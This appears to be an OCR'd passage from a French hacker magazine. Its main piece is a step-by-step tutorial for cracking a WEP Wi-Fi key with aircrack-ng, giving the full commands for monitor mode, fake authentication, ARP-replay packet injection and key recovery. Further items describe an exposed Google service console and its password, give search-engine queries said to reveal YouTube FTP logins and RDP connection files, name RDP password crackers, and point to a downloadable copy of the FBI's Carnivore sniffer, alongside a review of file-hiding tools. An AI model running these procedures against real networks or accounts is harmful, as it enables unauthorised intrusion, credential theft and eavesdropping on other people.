
C'est pourquoi nous nous arrêterons ici. Ceux qui souhaitent aller jusqu'au bout, ont à leur disposition le fichier Pdf contenant une description précise de l'algorithme (http://snipurl.com/1g7n9) et les outils nécessaires. Vous pouvez directement télécharger le code d'aircrack-ptw, utilisé par les trois compères pour accomplir leur entreprise, sur www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-ptw-1.0.0.tar.gz (ok, c'est un peu long !).

Si l'on s'en tient à ce qui a été dit jusqu'à présent, il semblerait qu'il y ait 50 % de chance de cracker un réseau et que l'on puisse donc y pénétrer une fois sur deux. Mais il en va autrement. Chaque réseau, chaque tentative, fonctionne une fois sur deux... mais cette possibilité existe chaque fois et donc chaque tentative peut également échouer...

On peut étudier la question en profondeur ou juste y jeter un coup d'œil. Ce qui est sûr, c'est que si j'avais un réseau wireless avec un mot de passe WEP, je l'échangerai avec un WPA sans attendre. :-)

David Nool
davenool@gmail.com

Quand le WEP vole en éclats



Cracker en quelques minutes une base wireless à la sécurité obsolète ? Possible avec le bon programme et quelques trucs !

Cracker une base wireless n'est pas une mince affaire. Ce tutoriel, basé sur un cas simple, vous enseigne les bases et vous aidera à vous familiariser avec ces concepts. Mais pour cela, vous devez être capables d'agir au niveau bas de votre ordinateur, sans oublier d'autres points que nous aborderons au fur et à mesure. Alors éteignez votre portable, laissez tomber le tchat quelques minutes, et restez concentrés, Attention... ça va commencer !

:: Les conditions

On suppose qu'une série de conditions sont déjà remplies (attention, fini de rigoler, on est ici en plein hard hacking !). D'abord : vous utilisez des drivers patchés pour permettre l'injection de paquets. Deuxièmement : vous êtes assez proches de la base pour recevoir et envoyer des informations. Attention, car une bonne distance pour la réception peut s'avérer insuffisante pour l'émission ! La puissance de la carte wireless est presque toujours inférieure à celle de la base. Troisièmement : vous devez utiliser aircrack-ng 0.9 ou une version supérieure, sinon, certaines commandes seront différentes. Enfin, dans les exemples décrits ci-après, "en1" devra devenir le nom d'interface de la carte wireless utilisée.

:: L'équipement

Les exemples montrent l'adresse MAC et les coordonnées de l'équipement utilisé. Il faudra trouver de façon complète et sécurisée les mêmes informations pour l'équipement dont vous disposez :

- Adresse MAC de la carte wireless du PC sur lequel tourne aircrack-ng : 00:11:24:8c:cc:eb
- BSSID (Adresse MAC de la base wireless) : 00:14:51:73:e9:17
- ESSID (nom du réseau wireless) : winnie
- Canal de la base wireless : 2
- Interface wireless du PC : en1

Une fois cette petite recherche achevée, vous pourrez vous consacrer à l'action à proprement dit.

EN VOL

Vous trouverez Aircrack-ng sur http://www.aircrack-ng.org. Il a été prévu à l'origine pour Windows et Linux ; sur Mac OSX, vous devrez surmonter quelques petites difficultés tandis que certains des outils de la suite doivent impérativement être remplacés. Les utilisateurs de Mac OSX préféreront sans doute KisMAC (http://kismac.de/), porting Mac de Kismet (http://www.kismetwireless.net/). Aircrack-ng est à ce jour l'un des meilleurs outils pour contrôler le niveau de sécurité des réseaux wireless.

:: La solution

Pour cracker la clé WEP d'une base, il faut recueillir de nombreux vecteurs d'initialisation (initialization vector, ou IV). Le trafic normal du réseau en génère peu et cette collecte exigerait donc pas mal de temps. Pour accélérer la procédure, vous pouvez utiliser l'injection, une technique qui contraint la base à réenvoyer certains paquets sélectionnés un grand nombre de fois en peu de temps, en accélérant ainsi la collecte. Voici les étapes clé à suivre :

1. Activez le mode monitor de l'interface wireless sur le canal spécifique.
2. Avec aireplay-ng, effectuez une authentification factice auprès de la base.
3. Activez airodump-ng sur le canal de la base avec un filtre bssid et recueillez les IV.
4. Activez aireplay-ng en mode ARP request replay pour exécuter l'injection de paquets.
5. Avec aircrack-ng, analysez les IV et crackez les clés.

Etape 1 : activez le mode monitor de l'interface wireless sur le canal spécifique

Normalement, votre carte voit uniquement les paquets qui vous sont adressés. En mode monitor, elle voit tout ce qui tourne. Vous pouvez ainsi reconnaître les bons paquets pour l'injection. La première commande à taper, pour éteindre l'interface réseau en fonction, est :

airmon-ng stop en1

Assurez-vous ensuite qu'aucune autre interface ne soit active, avec iwconfig. Le système répondra de façon très similaire aux messages ci-dessous :

```
lo      no wireless extensions.
eth0    no wireless extensions.
wifi0   no wireless extensions.
```

Si d'autres interfaces sont actives, éteignez-les. Avec iwconfig, assurez-vous qu'elles soient toutes bien éteintes. Activez ensuite le mode monitor sur le canal 2 de la carte wireless :
airmon-ng start wifi0 2
Utilisez le paramètre wifi0 au lieu de en1. Vous utiliserez ainsi les drivers patchés madwifi-ng. Le système répondra par un message du type :

```
Interface   Chipset    Driver

wifi0       Atheros    madwifi-ng

en1         Atheros    madwifing

VAP         (parent:   (monitor
              wifi0)    mode ena
                        bled)
```

On voit ici effectivement qu'en1 est en mode monitor. Contrôlez avec iwconfig. La réponse devrait ressembler à ça :

```
lo      no wireless extensions.
wifi0   no wireless extensions.
eth0    no wireless extensions.
en1       IEEE 802.11g
ESSID:""  Nickname:""
          Mode:Monitor
Frequency:2.452 GHz  Access
Point: 00:11:24:8C:CC:EB
          Bit Rate:0 kb/s
Tx-Power:18 dBm
Sensitivity=0/3
          Retry:off  RTS thr:off
Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94
Signal level=-95 dBm  Noise
level=-95 dBm
          Rx invalid nwid:0  Rx
invalid crypt:0  Rx invalid
frag:0
          Tx excessive retries:0
Invalid misc:0   Missed
beacon:0
```

Etape 2 : Avec aireplay-ng, effectuez une fausse authentification auprès de la base. Une base wireless doit être associée à une carte. Dans le cas contraire, elle n'acceptera pas les paquets que la carte lui envoie et répondra en envoyant des paquets DeAuthentication. Aucun vecteur d'initialisation n'est créé et l'injection échoue. Pour compléter votre processus d'association à la base, vous devrez utiliser une fausse authentification :

```
aireplay-ng -1 0 -e winnie -a
00:14:51:73:E9:17 -h
00:11:24:8C:CC:EB en1
```

où -1 signifie "fausse authentification"; 0 étant le temps de réassociation en secondes ; -a 00:14:51:73:E9:17 indique l'adresse MAC de la base ; -h 00:11:24:8C:CC:EB indique l'adresse MAC de la carte ; en1 est l'interface réseau de la carte. Un message d'Association successful indique que tout se déroule correctement ! Si en revanche vous voyez aussi apparaître un message du type Got a deauthentication packet !, cela signifie que quelque chose ne tourne pas rond. Si la base est particulièrement suspicieuse, vous pouvez essayer une commande alternative :

```
aireplay-ng -1 6000 -o 1 -q 10
-e winnie -a 00:14:51:73:E9:17
-h 00:11:24:8C:CC:EB en1
```

où 6000 réauthentifie toutes les six mille secondes, -o 1 envoie uniquement un ensemble de paquets à la fois et -q 10 envoie des paquets keep alive toutes les 10 secondes.

Etape 3 : activez airodump-ng sur le canal de la base avec un filtre bssid et collectez les IV

Ouvrez une autre fenêtre de shell pour capturer les vecteurs d'initialisation, et tapez la commande :

```
airodump-ng -c 2 --bssid
00:14:51:73:E9:17 -w output en1
```

où -c 2 est le canal, --bssid 00:14:51:73:E9:17 l'adresse MAC de la base (supprime le trafic étranger), -w output est le fichier de capture généré, contenant les IV, et en1 est l'interface réseau habituelle.

Attention !!!
La mise en page nous a contraints de casser cette ligne de code.

Bref, des informations pas trop difficiles à récupérer...

Etape 4 : activez aireplay-ng en mode ARP request replay pour exécuter l'injection de paquets

Avec cette étape, mettez aireplay-ng en mode écoute des demandes ARP et réinjection de ces demandes dans le réseau. Les demandes ARP nous sont utiles dans la mesure où, en les redistribuant, la base génère un nouveau vecteur d'initialisation (IV) et dans la mesure où il vous en faut un grand nombre. Ouvrez un autre shell et tapez :


```
aireplay-ng -2 -
3 -b 00:14:51:73:E9:17 -h
00:11:24:8C:CC:EB en1
```

Dès qu'une demande ARP arrive, aireplay-ng commence immédiatement à la réinjecter. Sur le réseau domestique, il existe une façon très simple de générer une demande ARP : pinguer un IP inexistant.

Le shell avec airodump-ng devrait afficher une augmentation rapide des paquets de données, avec un grand nombre de #/s. Selon votre configuration, une donnée typique peut varier de 100 à 1 000 paquets de données par seconde.

Etape 5 : Avec aircrack-ng, analysez les IV et craquez la clé

Cette étape permet d'obtenir la clé WEP. Dans la mesure où VOUS FAITES CELA UNIQUEMENT POUR APPRENDRE ET NON POUR VOUS INTRODUIRE DANS D'AUTRES RESEAUX, sachez que tout sera plus rapide en utilisant une clé WEP 64 bit.



La capture et le crackage d'une clé ne sont pas très difficiles en soi

Si la clé est beaucoup plus longue, cette opération prendra alors beaucoup plus de temps. Ouvrez la énième fenêtre de shell et tapez la commande :

```
aircrack-ng -z -b 00:14:51:73:
E9:17 output*.cap
```

Quelques connaissances et un peu d'expérience suffisent à obtenir de bons résultats.

où -z demande le système de crackage PTW (un de ceux à disposition de aircrack-ng) ;
-b 00:14:51:73:E9:17 sélectionne la base wireless (en option, dans la mesure où vous avez déjà filtré les données précédemment ; output*.cap prend en compte tous les fichiers qui commencent par output et finissent par .cap.
Pour gagner du temps, vous pouvez taper la commande tandis que vous accumulez des paquets de données. Selon la longueur de la clé et bien d'autres variables encore, 20 000 paquets de données pourraient suffire... jusqu'à 250 000 !Il existe un système alternatif : la méthode FMS/Korek La commande à taper est la suivante

```
aircrack-ng -b 00:14:51:73:
E9:17 output*.cap
```

Le nombre de paquets nécessaires est supérieur : de 250 000 à 1,5 million, voire plus (tout dépend de la longueur de la clé et d'un tas d'autres facteurs).
Comme nous l'avons vu, ce processus relativement linéaire ne peut être réalisé que si vous êtes effectivement en possession de tout l'équipement et des notions nécessaires.Reste toutefois la question éthique : vous devez toujours garder en vous l'éthique du vrai hacker, pour ne jamais mal agir ou violer une loi juste pour mener une petite expérience. Laissons ce genre de choses aux imbéciles...!

David No
davenool@gmail.co

INFOS SUR AIRCRACK

Vous trouverez dix fois plus d'informations dans la FAQ de aircrack-ng, que nous n'avons pu en donner ici. Pour toute question ou approfondissement, n'hésitez pas à y jeter un œil sur http://snipurl.com/1ktr7.
Vous y trouverez aussi une liste impressionnante de wordlist, contenant d'éventuels mots de passe à tester.

TOOLPACK DOWNLOAD

Rappelons une fois encore que le fait de savoir faire quelque chose n'autorise pas pour autant à la mettre en pratique. Nous souhaitons toutefois venir en aide à ceux qui ont avant tout soif de connaissances et veulent obtenir toutes les informations nécessaires pour comprendre et maîtriser une discipline...Les chaînes nécessaires à la correction des autorisations peuvent donc être téléchargées sur le site de HNM, à la page du toolpack download de HNM20, en tapant le code que vous trouverez ci-dessous.

CODE SECRET :
CT2AS1
WWW.HACKERMAG.COM

Une noix à la coquille fragile !


Une faille dans la sécurité de Google a ouvert une porte secrète dans le moteur de recherche du géant américain...

Fermée le 15 juin dernier, cette faille aurait pu être dramatique pour le moteur de recherche américain Google. Depuis le 29 mai dernier au moins, cette faille permettait d'accéder à une zone privée et sensible de Google Service, à l'adresse http://services.google.com:8882/urlconsole. Comme le montrent les images publiées ici, n'importe qui pouvait pénétrer au cœur de l'un des serveurs, accéder aux dossiers, afficher et télécharger ces codes source qui n'auraient jamais dû être accessibles.


Une personne mal intentionnée pouvait ainsi prendre possession du système et rediriger certaines informations là où elle le souhaitait. Mais il y a pire ! Le mot de passe présent dans l'un des fichiers n'était composé que de 4 chiffres et 2 lettres. La précieuse protection n'était autre que K00K00 : un peu léger pour être efficace contre des pirates munis de programmes pour percer les mots de passe ! Dès qu'il s'en est aperçu, Google a fermé cette porte... sans toutefois ébruiter l'affaire.

Mais visiblement, quelqu'un d'autre s'en est chargé...

A première vue, cette brèche peu ordinaire faisait penser à un honeyPot, un pot de miel, un piège mis en place par Google pour découvrir d'éventuels pirates, mais l'intervention des techniciens de Google et la présence des fichiers disponibles dans l'un des dossiers ont dissipé tout doute. L'utilisateur qui a découvert cette faille, Earlof Grey, explique que le mot de passe faisait vraiment sourire, surtout pour un géant d'Internet comme Google.



Le mot de passe qui protégeait Google était vraiment trop simple...




Un tas de données était ainsi à la disposition de tous ceux qui souhaitaient les recueillir

:: Google aide les pirates

Il existe des dizaines de commandes pour violer les petits secrets informatiques habituellement cachés dans le Web. Parmi nos trouvailles : des noms d'utilisateur et des mots de passe de YouTube. Incroyable, il suffit de taper la commande "site:youtube.com "clicks from ftp @" (1) pour voir les noms d'utilisateur (login) et les mots de passe du compte fst, File Storage Technologies, des utilisateurs de YouTube. Mais ce n'est pas tout ! Voici une opération très simple à réaliser avec Google : tapez filetype:rdp dans le champ de recherche et vous trouverez des fichiers de connexion à un terminal NT directement en mode graphique. Puisqu'il existe des programmes comme Tsgrinder ou TScrack qui permettent de violer le mot de passe administrateur de ce type de session, Google ferait mieux de tout bien verrouiller, car les fuites de données commencent à être un peu trop nombreuses.

Damien Bancal




N'importe qui aurait pu afficher et télécharger les codes source

Quand le FBI avait les CROCS

Carnivore n'a plus aucun secret. On peut même l'installer sur son propre ordinateur...

Carnivore est un programme d'interception similaire aux sniffers de réseau communément présents à ce jour sur le marché. Spécialement conçu par le FBI pour surmonter voire contourner les questions législatives (certains tribunaux peuvent donner leur autorisation pour surveiller uniquement certaines adresses de courrier électronique, tandis que d'autres peuvent autoriser une acquisition totale, le FBI a donc préféré avoir les mains totalement libres), cet outil s'est en fait révélé être moins invasif et omniprésent que l'on ne pensait, de par notamment la lutte contre le terrorisme qui a fait naître de nouvelles cibles. Carnivore n'est plus utilisé par le FBI depuis 2005. En fait, il n'a été utilisé que 25 fois entre 1998 et 2000. Ce qui n'entache nullement ses qualités puisqu'il reste un bon programme par rapport aux fonctions qui lui sont demandées. Tant il est vrai que Carnivore, sorti à l'époque dans le plus grand secret, est aujourd'hui disponible pour nos PC domestiques.



Carnivore Personal Edition est remarquable de par sa capacité à personnaliser le filtrage

:: Le cœur de Carnivore

Le système d'interception repose sur un ensemble de filtres extrêmement puissants que

PRENEZ GARDE !

Tandis que Carnivore Personal Edition s'avère être un excellent outil pour analyser le trafic de son propre réseau et renforcer son efficacité, nous vous déconseillons vivement de l'utiliser pour jouer au chat et à la souris. Sniffer le courrier électronique et le trafic d'autrui est formellement interdit et l'on y risque vraiment gros.

LA NATURE DE CARNIVORE


Comme l'a raconté Donald Kerr (ex-assistant du Directeur du FBI) à la presse : "Carnivore travaille plus ou moins comme un sniffer commercial utilisé par les ISP au quotidien, mis à part le fait que ce dernier peut filtrer le trafic de façon sélective et capturer uniquement ce qui nous intéresse, grâce à des filtres spécifiques qui étaient préparamétrés en fonction du mandat législatif. Pour simplifier, Carnivore ne capture pas uniquement le trafic contenant des mots comme "bombe" ou "hacking", mais peut capturer tout le trafic provenant d'une seule adresse e-mail ou d'un certain numéro IP. Bref, c'est une sorte d'analyseur de réseaux très spécialisé qui fonctionne comme une simple application sur un PC tournant sous Windows"

l'utilisateur peut gérer à son tour en les combinant entre eux. Voici certains types de filtres dont dispose Carnivore...

- Adaptateurs réseau : un système pourrait utiliser plusieurs adaptateurs réseau à la fois ; pour le sniffing, on ne peut en sélectionner qu'un à la fois.
- Taille du fichier d'archive : il est possible de paramétrer une limite pour la quantité de données acquises ; la configuration normale prévoit d'acquérir des données jusqu'a ce que le disque soit plein.
- Utilisation totale de la mémoire : le trafic peut parfois être supérieur à la vitesse d'écriture sur le disque : la mémoire est donc paramétrée séparément pour introduire dans le buffer les données arrivées, sans perdre ne serait-ce qu'un byte.
- Adresse Ip statique : il est possible de filtrer le trafic provenant d'une série de numéros IP ou dirigé vers cette série. De cette façon, si par exemple la cible a une adresse IP statique 1.2.3.4, le FBI peut facilement obtenir un mandat qui lui permet d'exécuter un sniffing sur l'ensemble du trafic généré par cette personne. Un mandat qui permet de surveiller uniquement le trafic spécifique en utilisant par exemple SMTP sur TCP.
- Chaînes de texte dans les données : c'est l'une des fonctions les plus puissantes du programme ; elle permet de chercher des mots-clés dans le trafic. Un mandat pourrait spécifier les mots à surveiller dans le trafic, ce qui est formellement interdit aux Etats-Unis. C'est pourquoi le FBI a interdit dès le début que Carnivore soit doté d'une telle fonction (mais ensuite...).
- Ports : il est possible de spécifier une liste de ports TCP et UDP à surveiller ; par exemple, si le FBI obtient un mandat pour surveiller le courrier électronique d'une ou plusieurs adresses, les ports spécifiés pourraient être le 25, le 110 et le 143.
- Adresse e-mail SMTP : Carnivore surveille le serveur d'un fournisseur d'accès en refusant tous les e-mails sauf celui de la personne soupçonnée, puis trace une session de courrier électronique jusqu'à trouver l'adresse e-mail de celui ou celle sur qui pèse les soupçons.
- Adresses IP dynamiques : si Carnivore ne dispose pas d'adresse statique, qu'il peut suivre à tout moment, il logue un éventuel numéro IP dynamique lors de sa connexion et de sa déconnexion, pour tenter de tracer avec succès le prochain numéro IP qui sera adopté par la machine.

:: Mimétisme

Carnivore a fait l'objet d'une utilisation somme toute restreinte, et rares sont les médias qui en parlent aujourd'hui. Attention toutefois car il a changé d'identité à un certain moment. En effet, pour dérouter la presse qui critiquait cette menace pour la confidentialité des données, le FBI a rebaptisé Carnivore sous le nom de DCS1000. DCS1000 et Carnivore sont en fait de parfaits jumeaux, mais son dernier nom sonne bien plus doux à l'oreille : "Digital Collection System". Un changement qui ne l'a pas rendu plus utile pour autant. A la mi-janvier 2005, le FBI a abandonné quasi définitivement Carnivore, en faveur de programmes commerciaux plus puissants et plus polyvalents.



Carnivore est un sniffer : il contrôle et récupère les données qui transitent par les réseaux

Ainsi, tous les financements destinés au développement de Carnivore n'ont été pour la plupart qu'une perte de temps et d'argent.

Carnivore Pour tous

TESTEZ-LE !

Tous ceux qui souhaitent tester Carnivore peuvent récupérer une Personal Edition à la section Toolpack Download du site de HNM. Nous ne pouvons pas savoir si la Personal Edition contient toutes les fonctions réellement utilisées par la version originale de Carnivore, mais ses fonctions d'analyse du trafic de réseau sont très similaires. A tester impérativement ! Sachez en outre que le projet FOIA rassemble actuellement des documents sur Carnivore : une lecture très intéressante pour comprendre ce qu'a représenté Carnivore et comprendre aussi quelle était la menace réelle. Pour accéder à ces informations, nous vous invitons à vous rendre à la section susmentionnée.

CODE SECRET :
V3RN4C
WWW.HACKERMAG.COM

CACHEZ VOS fichiers

Quatre programmes gratuits pour masquer vos fichiers

Tout le monde aujourd'hui est à la recherche d'une sécurité accrue dans les systèmes informatiques et sur Internet. Et ce, au détriment de la confidentialité des données des utilisateurs qui se voient espionnés pour savoir ce qu'ils ont sur leur PC ou ce qu'ils font sur Internet. On est ainsi souvent contraint de garder ses fichiers dits "sensibles" loin des regards indiscrets ou plus simplement de cacher des documents confidentiels à ceux qui utilisent aussi notre ordinateur (collègues, amis, membres de la famille). En général, lorsqu'il faut cacher des fichiers, deux solutions s'offrent à nous : soit rendre ces fichiers "invisibles", soit les crypter de façon à les rendre illisibles. C'est vers cette seconde solution que se sont tournés de nombreux fabricants de softwares pour assurer aux utilisateurs une protection fiable de leurs données et fichiers. Les solutions proposées sont très nombreuses, et vont des programmes freeware qui se contentent de cacher un dossier, jusqu'au codage le plus élaboré des données à l'aide de programmes sophistiqués d'encryptage. Nous verrons dans cet article comment cacher nos fichiers de façon plus ou moins efficace et quels programmes utiliser.

MAXCRYPT

L'avantage de MaxCrypt, c'est qu'il travaille de façon transparente : chaque fichier, dossier voire des disques entiers sont codés lorsqu'on éteint l'ordinateur, et décodés lorsqu'on lance le programme (ce qui peut être fait automatiquement au démarrage de l'ordinateur). De cette façon, les fichiers sont toujours accessibles lorsque l'utilisateur légitime travaille sur son ordinateur, mais ne peuvent être lus par un autre utilisateur ou par quelqu'un qui déroberait le disque dur ou toute l'unité centrale.

:: Les outils

Il faut avant tout rechercher un software de ce type en fonction des exigences de l'utilisateur : dans le cas d'un utilisateur privé qui doit simplement cacher un dossier ou des fichiers sur son propre PC, le web propose de nombreux programmes freeware permettant de rendre invisibles les fichiers souhaités, accessibles uniquement grâce à un mot de passe. Avec un programme de ce type, il suffit généralement de sélectionner le fichier à cacher, puis de sélectionner le répertoire dans lequel travailler, de taper un mot de passe d'accès et le tour est joué ! Pour rendre les dossiers cachés de nouveau visibles, il suffit de mettre en place la procédure inverse en tapant le mot de passe attribué précédemment. Avantages de ces méthodes artisanales ? Simplicité, vitesse d'utilisation et le fait que les dossiers cachés soient invisibles même en redémarrant le système en mode sans échec ou sous Ms-Dos. Inutile de dire qu'il s'agit-là de la façon la plus élémentaire de protéger des données, efficace pour ceux qui savent à peine allumer un PC. Autre astuce utile : ne pas cacher les répertoires nécessaires au bon fonctionnement de l'ordinateur, comme C:\, C:\Windows, C:\Windows\System, C:\Programmes et ainsi de suite. La meilleure chose à faire consiste à enregistrer toutes les données "sensibles" dans un seul même répertoire pouvant aussi contenir d'autres sous-répertoires,

ZERO FOOTPRINT

Dans un monde où les programmes se ressemblent, voici quelque chose d'original, bien pensé et surtout gratuit. Zero Footprint Crypt a pour principal objectif de ne laisser aucune trace sur le disque (footprint). Pour cela, il peut supprimer de façon sécurisée les fichiers après les avoir codés, tout en réduisant au minimum la nécessité de les décoder en vue de leur utilisation. Un module d'affichage de fichier interne permet de voir des images ou des vidéos en les lisant directement à partir du fichier codé, sans avoir besoin de les enregistrer d'abord en clair sur le disque dur. Tout simplement génial. L'algorithme utilisé (blowfish) est suffisamment complexe pour semer la panique même auprès des services secrets. Une solution indispensable, donc.

www.baroufasoft.net/zerofootprint1.htm

protéger uniquement celui-ci avec un programme qui le rende invisible. Un programme basique de protection freeware, facilement téléchargeable sur Internet, est généralement capable d'offrir une protection satisfaisante.

:: Quelque chose de plus sûr

Pour une protection plus performante et une sécurité renforcée, même lorsque les données "sensibles" sont échangées sur le Net, il existe des programmes plus élaborés et d'autres programmes d'encryptage à l'épreuve des bombes, spécialement développés pour les entreprises qui ne peuvent se permettre que quelqu'un découvre leurs secrets. Le plus célèbre d'entre eux est le programme d'encryptage PGP dont nous avons parlé dans le numéro 25, lequel code les données de façon à rendre quasi-impossible leur accès à toute personne non autorisée. Nous avons déjà souvent parlé d'encryptage dans notre revue. Nous éviterons donc d'entrer dans les détails, dans la mesure où vous trouverez dans les numéros précédents des articles très détaillés sur les méthodes utilisées ainsi que les meilleurs softwares dans ce domaine.

:: Surveillez les détails

L'une des erreurs commises par de nombreux novices consiste à cacher ou crypter un fichier, tout en en laissant une trace en différents endroits du disque dur, par exemple en déplaçant le fichier original dans la corbeille et en le laissant là, ou en l'effaçant simplement en vidant la corbeille de Windows. Pour supprimer toute trace d'un document, les fonctions normales de suppression de fichier du système d'exploitation ne suffisent pas : pour être sûr que le fichier ne puisse pas être récupéré avec des programmes de restauration des documents supprimés, il faudra utiliser un utilitaire qui supprime le fichier définitivement, en l'écrasant plusieurs fois avec des données aléatoires. Parfois, le simple nom d'un fichier peut en dire plus que le fichier lui-même : un chef de service qui, dans les documents ouverts récemment, trouve des fichiers au nom évocateur, du style Grosseins.mpg ou Curriculum.rtf, n'a pas besoin de voir le contenu du fichier pour comprendre que son employé utilise son ordinateur à d'autres fins que professionnelles ou cherche un nouveau job.

{RoSwEIL}

RIPCODER

